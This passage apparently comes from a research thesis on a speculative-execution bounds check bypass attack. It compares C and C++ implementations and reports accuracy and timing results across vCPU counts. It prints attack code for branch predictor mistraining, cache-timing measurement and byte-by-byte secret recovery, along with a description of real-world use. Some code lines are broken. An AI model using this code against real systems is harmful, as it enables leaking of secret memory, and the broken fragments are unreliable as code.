25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	ˆ	126	7E	∼
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

Table 5.5: ASCII table with decimal, hexadecimal, and character values. Control characters are shown with descriptive labels.

5.1.3 C++ Attack Implementation Differences

While the base attack remains unchanged across all implementations, the C++ implementations introduce minor differences. The primary differences are the data structure used to store the scores, the BPU training, and the secret byte determination methods. These differences primarily impact performance, memory usage, and selection efficiency. The differences are compared in Table 5.6.

Table 5.6: Comparison of C, C++ PQ, and C++ Map Implementations of the Bounds Check Bypass Attack

	C	**C++ (PQ)**	**C++ (Map)**
General Implementation Differences			
Data Structure for Byte Score Determination	Fixed-size array (256)	Priority queue	Unordered map
Score Storage	Integer array *results[256]*	Min-heap priority queue	Hash map with key-value pairs
Insertion Complexity	O(1) [direct index access]	O(log n) [heap insertion]	O(1) [average, hash-based]
Memory Usage	Low (fixed array)	High (heap overhead)	Moderate (hash table overhead)
Best for	Speed and simplicity	Handling uncertain results dynamically	Balancing memory and performance
Parameter and Value Differences			
Number of Tries (NUM_TRIES)	999 iterations	999 iterations	999 iterations
Training Loops	30 iterations	100 iterations	100 iterations
Determining x for Training	bitwise math	boolean array	boolean array
Attack Leap (Malicious Index Frequency)	Every 6 iterations	Every 10 iterations	Every 10 iterations
Memory Access Pattern	pseudorandom transformation	shuffle algorithm `std::shuffle`	shuffle algorithm `std::shuffle`
Termination Condition	Stops if best score $\geq$ 2 * second-best + 5	Runs full trials regardless of scores	Runs full trials regardless of scores
Cache Hit Threshold	80 cycles	80 cycles	80 cycles

BPU Training and Attack Leap Frequency

The C implementation performs 30 training iterations, while introducing an out-of-bounds index every 6th iteration ($Attack\ Leap = 6$). In contrast, the C++ implementations perform 100 training loops, introducing an out-of-bounds index every 10th iteration ($Attack\ Leap = 10$). The Attack Leap value is used to determine the value of x. The C++ implementations use a boolean array $IS\_ATTACK[TRAINING\_LOOPS]$ that pre-determines when to introduce $malicious\_x$. During the initialization of the attack, the boolean array has every 10th index set to true as a way to determine x without performing a bounds check.

Initialize Attack

```
const int TRAINING_LOOPS = 100;
bool IS_ATTACK[TRAINING_LOOPS];
int ATTACK_PATTERN[CACHE_LINE_INDEX_COUNT];

void init_attack()
{
    /* The ATTACK PATTERN is randomly shuffled. This
     * is the same as mix_i in the C version */
    for (int i = 0; i < CACHE_LINE_INDEX_COUNT; ++i)
        ATTACK_PATTERN[i] = i;
    unsigned seed = std::chrono::system_clock::now()
        .time_since_epoch().count();
    shuffle(ATTACK_PATTERN, ATTACK_PATTERN +
        CACHE_LINE_INDEX_COUNT, default_random_engine(seed));

    /* The bool values, for whether to attack or mistrain
     * are set */
    for (int i = 0; i < TRAINING_LOOPS; i += ATTACK_LEAP)
        IS_ATTACK[i] = true;
}
```

Train the BPU and Provide Out-of-Bounds Index (C++)

```
for (i = TRAINING_LOOPS - 1; i >= 0; i--)
{
    _mm_clflush(&arr1_size);
    for (j = 0; j < INBETWEEN_DELAY; j++)
        ;

    /* [idx = (i % 10) ? train_idx : target_idx;] */
    idx = IS_ATTACK[i] * target_idx +
        (!IS_ATTACK[i]) * train_idx;
    fetch_function(idx);
}
```

Attack Pattern Shuffling and Randomization

One of the major implementation differences is how indices are accessed during the attack to avoid detection and mitigate countermeasures. The C implementation randomizes memory accesses using index scrambling to determine the value of mix_i in a pseudorandom way. The C++ implementations use the `std::shuffle` function template class to rearrange the elements of the $ATTACK\_PATTERN$ array randomly to achieve a similar outcome. These random indices are used to determine the char that will be have its index incremented in the *results* array if the access time is less than or equal to the $CACHE\_HIT\_THRESHOLD$.

Cache Timing Analysis (C++)

```
for (i = 0; i < CACHE_LINE_INDEX_COUNT; i++)
{
    curr_char = ATTACK_PATTERN[i];
    CACHE_LINE_SLOT_SIZE];
    time1 = __rdtscp(&junk);
    junk = *addr;
    time_diff = __rdtscp(&junk) - time1;

    if (time_diff <= CACHE_HIT_THRESHOLD )
        results[curr_char]++;
}
```

Termination Condition & Secret Byte Determination

Determining the the secret byte is different depending on the implementation. Selecting the highest score varies between the implementations based on the data structure used for score storage. The C implementation utilizes a fixed-size integer array to track the frequency of cache hits for each byte value. This approach employs a top-two selection algorithm, where the two highest-scoring bytes are identified through a linear scan. If the top byte's score is at least twice that of the second-highest plus a margin of 5, the byte is selected early, allowing for attack termination before completing all trials. This makes the C implementation efficient and lightweight, as it relies solely on a simple array structure with an O(n) selection time.

PQ Score Processing (Max-Heap Ranking Method)

```
struct compareChars
{
    bool operator()(int const &c1, int const &c2)
        return results[c1] <= results[c2];
};
// First the priority queue is cleared out
PQ = priority_queue<int, vector<int>, compareChars>();
// Push the characters in the priority queue as per the
// scores
for (int i = 0; i < CACHE_LINE_INDEX_COUNT; ++i)
    PQ.push(i);
```

PQ Final Byte Determination

```
// 70% hit rate
const int LIKELY_THRESHOLD = int(0.7 * NUM_TRIES);
size_t target_idx = (size_t)(secret.c_str() -
    (char *)arr1);
int len = secret.length();
string guessed_secret;
while (len--) {
    int most_likely_char = int('?');
    /* Only characters with scores above threshold */
    while (!PQ.empty() && results[PQ.top()]
        >= LIKELY_THRESHOLD) {
        int curr_char = PQ.top();
        PQ.pop();
        /* Not a valid character in the secret */
        if (curr_char < 31 || curr_char > 127)
            continue;

        /* If unset, update the mostly likely character */
        if (most_likely_char == '?')
            most_likely_char = curr_char;
    }
    guessed_secret.push_back(char(most_likely_char));
}
```

The C++ PQ maintains a sorted order of the byte scores, ensuring that the highest score is always at the top. This method allows for fast retrieval of the most likely secret byte (O(1) for top retrieval, O(log n) for insertions) but introduces additional overhead due to heap operations. In contrast, the C++ Map implementation uses an unordered map (hash table) for score storage and an adaptive selection algorithm. Rather than simply picking the highest-scoring byte, the C++ Map approach filters out candidates that fall below the average score threshold, ensuring that only statistically significant values are considered.

Map Score Processing (Top-Two & Selection Algorithm)

```
int likely_char = -1;
int likely_score = -1;
if (num_chars > 0) {
    double avg_score = (double)total_score / num_chars;
    for (auto it = results.begin(); it !=
        results.end(); ++it) {
        /* Update the likely character if this character
         * has the highest score so far */
        if (it->second > avg_score
            && (it->first > 31 && it->first < 127)) {
            if (it->second > likely_score) {
                likely_char = it->first;
                likely_score = it->second;}
        }
    }
}

/* If a likely character is found, update the max_score and
 * most_likely_char variables. */
if (likely_char !=-1) {
    max_score = likely_score;
    most_likely_char = likely_char;
}
```

Map Final Byte Determination

```
int most_likely_char = int('?');
size_t target_idx = (size_t)(secret.c_str() -
    (char *)arr1);
int len = secret.length();
string guessed_secret;
while (len--) {
    readMemoryByte(target_idx++);
    guessed_secret.push_back(char(most_likely_char));
}
```

The C implementation stops early if it meets the $2 \times \textit{second best} + 5$ rule, described in Subsection 5.1.2, making it faster but potentially less resilient to minor variations in scores. The C++ PQ implementation, on the other hand, enforces a strict threshold, where only bytes with a $\geq 70\%$ cache hit rate are considered. This makes it more selective and resistant to noise but means the attack always runs 999 trials before a decision is finalized. The C++ Map implementation balances the two by using an adaptive threshold based on the

average score, making it more flexible in filtering unreliable data.

While all three versions iterate through the secret one byte at a time, the C implementation directly uses the highest-scoring byte, whereas the C++ implementations refine their guesses dynamically. The priority queue ensures that only the most confident predictions are used, while the hash map approach allows for quick lookup and filtering of scores. The performance trade-offs between these methods are further analyzed in Section 5.3, where the impact of these differences on attack accuracy and execution time is evaluated.

5.1.4 Real World Application

In a real attack, the code is executed on the target machine, meaning the attacker will need direct access, to exploit a vulnerable application on the target machine, or leverage a shared execution environment, such as a cloud-based virtual machine. In such an attack, the target data isn't a variable in the attacker's program, but a location in the kernel or a library that is mapped into the attacker's address space can exploited. The attacker will repeatedly execute benign in-bounds accesses to train the branch predictor, conditioning the processor to expect valid indices. By strategically introducing an out-of-bounds access at predetermined intervals, the attacker forces the CPU to speculatively execute an illegal memory access, leaking sensitive data through cache side-channel analysis. Similar to the proof of concept code, this iterative approach allows the attacker to extract secret information one byte at a time, with the highest-scoring byte selected as the most probable value.

The precision of speculative execution and cache timing measurements is critical. External noise, such as system activity, operating system scheduling,

and hardware mitigations, can introduce inconsistencies that affect the accuracy of leaked data. To improve reliability, the attack is performed multiple times, with statistical methods applied to filter out erroneous results. Additionally, real-world attacks must bypass security defenses such as ASLR and `lfence` instructions as mentioned in Section 2.6. However, even with these defenses, certain configurations or performance optimizations in modern processors leave exploitable gaps, enabling variations of the bounds check bypass attack to remain viable.

5.2 Attack Analysis

The bounds check bypass attack is evaluated by analyzing differences in execution time and attack accuracy across different vCPU configurations and attack implementations (C, C++ PQ, and C++ Map). The experiment setup is detailed in Figure 5.3. For each implementation, the attack was run for six separate trials. Each trial consists of ten iterations of five runs containing sixteen individual attack sequences (an attack sequence per byte) to determine the full secret. Log files are written during all attack sequences that contain the results for each byte, including the assigned score, the guessed byte, the attack result (either `Success` or `Unclear`), and the total execution time of each run.

For each attack, statistical analysis is performed per iteration, per run, and per secret byte using the generated log files. Per iteration analysis consists of determining overall attack performance based on the final guessed secret for each run. Per run analysis determines the final guess secret for an attack iteration. Per byte analysis breaks down the results for each guessed byte




Figure 5.3: Block diagram depicting the experiment setup for each of the VMs.

individually within each of the 5 runs for the 10 iterations. When `Result` is `Success`, that means that the highest score is greater than or equal to two times the second highest score, otherwise the byte iteration `Result` is `Unclear`. This should not be confused with the termination condition, because it provides more insight as to how much higher the score of the second highest byte was in comparison to the highest.

A guessed byte is labeled "Correct" if it matches the corresponding byte within the expected secret: `Sachin@ES215*123`. A run is marked as "Correct" if all 16 guessed bytes combined match the expected secret. An iteration is used to determine how many runs guessed the secret correctly. This distinction is useful when analyzing the results because attack accuracy will differ based on

iteration, run, and byte analysis. For example, if one iteration out of the ten contains a run that did not correctly guess the final secret, but that run contains four incorrectly guessed bytes, when the final attack accuracy is evaluated there will be nine correct iterations out of ten, 49 out of 50 runs that are correct, and 796 correct bytes out of 800. All of these metrics will return a different percentage for the attack accuracy, but give insight into the efficacy.

Table 5.7 lists the metrics that are extracted and computed for each vCPU configuration in the attack implementations. For the C++ Implementation, the byte analysis for unclear bytes and `'?'` scores are unavailable and excluded from the metrics summary table. This is because these implementations perform additional passes to identify the highest-scoring byte and confirm the accuracy of the byte before final byte determination. This section provides a breakdown of attack performance, by analyzing attack accuracy and execution time across different implementations. The results illustrate how the bounds check bypass attack accuracy changes based on the number of vCPUs.

Table 5.7: Statistical Attack Metrics and Definitions

Iteration Analysis Equations		
Total Iterations	$\texttt{Number of Trials} \times \texttt{Iterations per Trial} = 6 \times 10 = 60$	Total number of iterations within all trials.
Mean Accuracy	$Correct = (\texttt{Guessed\_Char} == \texttt{Correct\_Char})$ $\bar{A} = \frac{1}{Tot.\ Iters.} \sum_{i=1}^{Tot.\ Iters.} \left(\frac{\texttt{Correct}_i}{\texttt{Total}_i}\right) \times 100$	Average percentage of correct byte guesses per iteration.
Standard Deviation	$\sigma = \sqrt{\frac{1}{Tot.\ Iters.} \sum_{i=1}^{Tot.\ Iters.} (\frac{\texttt{Correct}_i}{\texttt{Total}_i} - \bar{A})^2}$	Measures how consistent the accuracy is across iterations. Lower values indicate consistent attack performance.
Successful Iterations	$R = \sum_{r=1}^{Runs\ Per\ Iter.} \mathbf{1}\{\texttt{GUESSED\_SECRET}_{i,r} = \text{secret}\}$ $\sum_{i=1}^{Tot.\ Iters.} \mathbf{1}\{R = Runs\ Per\ Iter.\}$	Number of iterations where all byte guesses were the expected secret.
Run Analysis Equations		
Total Runs	$\texttt{Total Iterations} \times \texttt{Runs Per Iteration} = 60 \times 5 = 300$	Total number of attack iterations within all trials.
Successful Runs	$\sum_{i=1}^{Tot.\ Iters.} \mathbf{1}\{R\}$	Number of runs where all byte guesses equal the expected secret.
Byte Analysis Equations		
Total Bytes	$\texttt{Total Runs} \times \texttt{Bytes Per Run} = 300 \times 16 = 4800$	Total number of byte guesses within all trials.
Average Score	$\bar{S} = \frac{1}{Tot.\ Bytes} \sum_{i=1}^{Tot.Bytes} \texttt{Score}_i$	Mean score across all byte guesses.
Average Execution Time (s)	$\bar{t} = \frac{1}{Tot.\ Bytes} \sum_{i=1}^{Tot.\ Bytes} \texttt{Attack\_Time}_i$	Average time taken to execute all bytes within each run.
Question Mark	$Q = (\texttt{Guessed\_Char} == \texttt{`?'})$ $\sum_{i=1}^{Tot.Bytes}(Q_i)$	Number of guessed bytes that are a question mark.
Total Successful Guesses	$\sum_{i=1}^{Tot.Bytes}(Correct_i)$	Number of times the guessed byte matched the character in the secret.
Successful Scores $>$ Avg	$\sum_{i=1}^{Tot.Bytes}(Correct_i \wedge Score_i > \bar{S})$	Number of correct byte guesses where the score was greater than the average score.
Successful Scores $\leq$ Avg	$\sum_{i=1}^{Tot.Bytes}(Correct_i \wedge Score_i \leq \bar{S})$	Number of correct byte guesses with scores less than or equal to the average score.
Unsuccessful Guesses	$\sum_{i=1}^{Tot.Bytes}(\neg Correct_i \vee Q_i)$	Number of guessed bytes that did not match the secret or is a question mark.
Unclear with Correct Byte	$\sum_{i=1}^{Tot.Bytes}(Result_i == \texttt{``Unclear''} \wedge Correct_i)$	Number of times a result was unclear but matched the character in the secret byte.
Unclear with Incorrect Byte	$\sum_{i=1}^{Tot.Bytes}(Result_i == \texttt{``Unclear''} \wedge \neg Correct_i)$	Number of times a result was unclear and does not match the character in the secret byte.
Question Mark (Score > 0)	$\sum_{i=1}^{Tot.Bytes}(Q_i \wedge Score_i > 0)$	The number of byte guesses that are a question mark and have a score greater than zero.
Question Mark (Score $= 0$)	$\sum_{i=1}^{Tot.Bytes}(Q_i \wedge Score_i = 0)$	The number of byte guesses that are a question mark and receive a score of zero.

5.2.1 C Implementation Analysis




Figure 5.4: Accuracy of the C implementation of the bounds check bypass attack across six trials.

Across the six trials, the C implementation of the attack demonstrated consistently high accuracy with minor fluctuations. Figure 5.4 shows the accuracy of the attack, highlighting that the accuracy remains stable throughout execution of the repeated runs and iterations. The iteration analysis in Table 5.8 shows that the mean accuracy improves incrementally as the number of vCPUs increases, ranging from 98.00% (8 vCPUs) to 99.00% (32 vCPUs). The byte analysis also shows that the 32 vCPU configuration has the highest accuracy of 99.88% and only 6 incorrect guesses out of the 4,800 attempts. This configuration also has the lowest percentage of unsuccessful guesses (0.13%) and the fewest question mark results associated with scores greater than zero.

Table 5.8: Comparison of the C implementation attack performance metrics for iteration, run, and byte analysis across vCPU configurations.

Metric	**8 vCPU**	**16 vCPU**	**24 vCPU**	**32 vCPU**
Iteration Analysis (Total Iterations: 60)				
Mean Accuracy (%)	98.00	98.33	98.67	99.00
Standard Deviation (Accuracy)	7.9830	5.5744	5.0310	4.3957
Successful Iterations	56	56	56	57
%	93.33%	93.33%	93.33%	95.00%
Run Analysis (Total Runs: 300)				
Successful Runs	294	296	296	297
%	98.33%	98.66%	98.66%	99.00%
Byte Analysis (Total Bytes: 4800)				
Average Score	20.07	24.06	38.06	22.38
Average Execution Time (s)	0.0361	0.0381	0.0579	0.0387
Successful Guesses	4785	4782	4769	4794
%	99.69%	99.63%	99.23%	99.88%
Unsuccessful Guesses	15	18	31	6
%	0.31%	0.37%	0.65%	0.13%
Successful Scores > Avg	1404	1186	1149	1327
%	29.37%	24.81%	24.10%	27.67%
Successful Scores $\leq$ Avg	3381	3596	3620	3467
%	70.63%	75.19%	75.90%	72.33%
Unclear Correct Byte	162	640	862	296
%	3.38%	13.33%	17.96%	6.17%
Unclear Incorrect Byte	0	2	1	0
%	0.00%	0.04%	0.02%	0.00%
Question Mark	15	5	8	6
%	0.31%	0.10%	0.17%	0.13%

Metric	8 vCPU	16 vCPU	24 vCPU	32 vCPU
Question Mark (Score > 0)	2	4	3	0
%	0.04%	0.08%	0.06%	0.00%
Question Mark (Score = 0)	13	1	5	6
%	0.27%	0.02%	0.10%	0.13%

Although the 16 and 24 vCPU configuration exhibit a dip in the byte analysis success rate, this does not represent a contradiction to the hypothesis but could identify how noise from other processes on the system can affect these results as well. These configuration also recorded the highest number of unclear bytes, but these bytes were all correct with the exception of no more than two bytes. These results suggest interference effects in thread scheduling and shared cache infrastructure during some of the runs within the iterations of the attack. Regardless of the uncertainty exhibited within these configuration, the unsuccessful guesses remained low.

Figure 5.5 further evaluates the relationship between execution time and attack accuracy. The results indicate that there is some correlation between the execution time and the number of correct byte guesses. In fact, across all configurations, longer execution times do have an effect on the accuracy. The regression slopes for all configurations are slightly negative, suggesting that longer attack durations may correlate with reduced guessing precision in some instances. Also, the clustering of 100% accurate runs at lower execution times in the all configurations suggests that attack accuracy is better when the attack execution time is lower.





Figure 5.5: Scatter plot showing the number of correct bytes in comparison to the attack time for each run within the C implementation.

Figure 5.6 shows that the 32 vCPU configuration maintains low, consistent execution times with minimal deviation across all trials. The 24 vCPU configuration shows the highest variability in timing, with some iterations exceeding 0.2 seconds. Though the 8, 16, and 32 vCPU configurations have a lower and more consistent execution time, there are still spikes present within the execution time. The trends within this graph are consistent with the average execution times shown in Table 5.8. These results also align with the previously proposed idea that context switching introduces overhead in the attack.

Attack Execution Time per Iteration (C Implementation)



